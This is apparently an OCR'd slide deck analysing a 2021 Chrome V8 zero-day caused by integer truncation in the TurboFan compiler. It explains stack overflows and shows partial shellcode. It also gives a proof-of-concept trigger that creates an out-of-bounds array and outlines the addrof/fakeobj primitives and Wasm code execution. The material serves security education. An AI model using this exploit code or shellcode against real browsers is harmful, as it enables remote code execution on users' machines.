
Browser Exploitation

analysis of a Chrome 0 day

Introduction

- A zero-day is a computer-software vulnerability unknown to those who should be interested in its mitigation.
- Many vulnerabilities are caused by the widespread of memory unsafe languages (C/C++)
- The NSA was criticized for buying up and stockpiling zero-day vulnerabilities, keeping them secret and developing mainly offensive capabilities instead of helping patch vulnerabilities.
- Throughout the years, various actors have been very interested in increasing their offensive capabilities

Example of a buffer overflow



1
The application works as expected.
Stack
Parameters for FuncA
Return address
FuncA's Local Variables
Parameters for VulnFunc
Return address
VulnFunc's Local Variables
Stack frame for FuncA
Stack frame for VulnFunc
Stack grows from higher to lower addresses
2
The attacker is able to trigger a stack overflow.
Stack
Parameters for FuncA
Return address
FuncA's Local Variables
Parameters for VulnFunc
An insecure operation overflows a local variable and overwrites other parts of the stack
Return address
VulnFunc's Local Variables
Stack frame for FuncA
Stack frame for VulnFunc
Stack grows from higher to lower addresses
3
The attacker now controls the execution flow and is able to gain arbitrary code execution.
Stack
Parameters for FuncA
Return address
FuncA's Local Variables
Parameters for VulnFunc
Attacker controlled Return address
VulnFunc's Local Variables
Stack frame for FuncA
Stack frame for VulnFunc
Stack grows from higher to lower addresses
As soon as VulnFunc returns, the attacker now controls the next address of the execution flow

Shellcode

A small portion of code of an exploit used as its payload. Its platform dependent.

```
char shellcode[] =

    "\x31\xc0"                      // xor          %eax,%eax
    "\x50"                          // push         %eax
    "\xb0\x17"                      // mov          $0x17,%al
    "\x50"                          // push         %eax
    ...
    "\xb0\x3b"                      // mov          $0x3b,%al
    "\xcd\x80";                     // int          $0x80
    ...
```

Vulnerability disclosure in 2021



Rajvardhan Agarwal
@r4j0x00

Just here to drop a chrome 0day. Yes you read that right.
github.com/r4j0x00/exploi…


4:21 PM · Apr 12, 2021

2.6K 60 Copy link to Tweet

Issue #1195777 on Chromium bug tracker

JavaScript engine overview

- Can be effectively thought of as a compiler inside the browser
- Interesting target due to its extensive attack surface and agency an attacker has
- v8 as opposed to most other engines compiles to native code
  - The performance improvement is paid in terms of complexity
- v8 uses TurboFan (optimizing compiler)
  - TurboFan works on a program representation called a "sea of nodes"




Vulnerability details

- Targets various optimization phases of TurboFan
  - (src/compiler/representation-change.cc)
- When truncating an integer, the most important bit is always treated as a sign (regardless of whether it is an unsigned or signed integer)
  - A previous bug did the equivalent for expansion
- An attacker create and extremely long array by creating a type confusion
- There are various way in which bugs can be turned into read/write primitives
  - "addrof"
  - "fakeobj"
- Execution of an arbitrary payload

Vulnerability details

The compiler always calls `TruncateInt64ToInt32` when the output is of type `Signed32` or `Unsigned32`



Exploitation strategy

- The first step of successful exploitation requires being able to overwrite past memory bounds
- In our case, an attacker would try to leverage integer conversion errors to cause overflows when allocating memory
- Use the memory overflow to create in memory objects that be used to perform read/write operations
- The last step involves making use of Wasm to execute some arbitrary, attacker-controlled code
  - This is one of the few ways to obtain a *RWX* page

Exploit analysis

- Create a variable with the lowest 32 bits set to 1

```
x = 0xFFFFFFFF
```

- Use `Math.max()` to force a truncation from 64 to 32 bits

```
Math.max(0, x, -1)
```

- `TruncateInt64ToInt32` returns a compressed integer of type `Unsigned32` **even** if it was of type `Signed32`

```
Math.max(0, 0xFFFFFFFF, -1)
```

Exploit analysis

- `Math.max()` returns `x` as a `Signed32` integer
- 0xFFFFFFFF equals to -1 when treated as a `Signed32` (`y = Math.max(0, x, -1)`)
- Used later to exploit constant folding optimizations

```
let arraySize = Math.sign(0 - y) // arraySize = 1
```

- Use `arraySize` to allocate a new array

```
var arr = new Array(x) // array of 1
```

Constant folding

> Constant folding and constant propagation are related compiler optimizations used by many modern compilers.

`x := 3 + 6` → `x := 9`

- Constant folding is leveraged to assign a large value to array.length

```
arr.shift()
```

The shift() method removes the first element from an array and returns that removed element. This method changes the length of the array.

- The length of the array is 0xFFFFFFFF - 1 = 0xFFFFFFFE

Proof of concept


```
function triggerTruncation(flag) {
    let x = -1;
    if (flag) {
        x = 0xFFFFFFFF;
    }
    let y = Math.max(0, x, -1)
    x = Math.sign(0 - y);
    return x;
}
```

```
var arr = new Array(x);

arr.shift();

var cor =
[1.8010758439469018e-226,
4.6672617056762661e-62,
1.1945305861211498e+103];

return [arr, cor];
```

It follows "the usual" JavaScript exploitation

Primitives

`addr = addrof(obj)`



Array of fast doubles

Element 0

Element 1

...

...

&obj


...

(2) read address via OOB

(1) assign obj to property

Object with inline properties

`obj = fakeobj(addr)`



Array of fast doubles

Element 0

Element 1

...

...

&obj

...

(1) write address via OOB

(2) get reference from property

Object with inline properties

Bibliography

- Chromium Gerrit - https://chromium-review.googlesource.com/c/v8/v8/+/2820971
- Shellcode database - http://shell-storm.org/shellcode/
- Exploiting Logic Bugs in JavaScript JIT Engines - http://www.phrack.org/papers/jit_exploitation.html
- Attacking JavaScript Engines -2016-4622 - http://www.phrack.org/papers/attacking_javascript_engines.html
- CTF v8 OOB - https://faraz.faith/2019-12-13-starctf-oob-v8-indepth/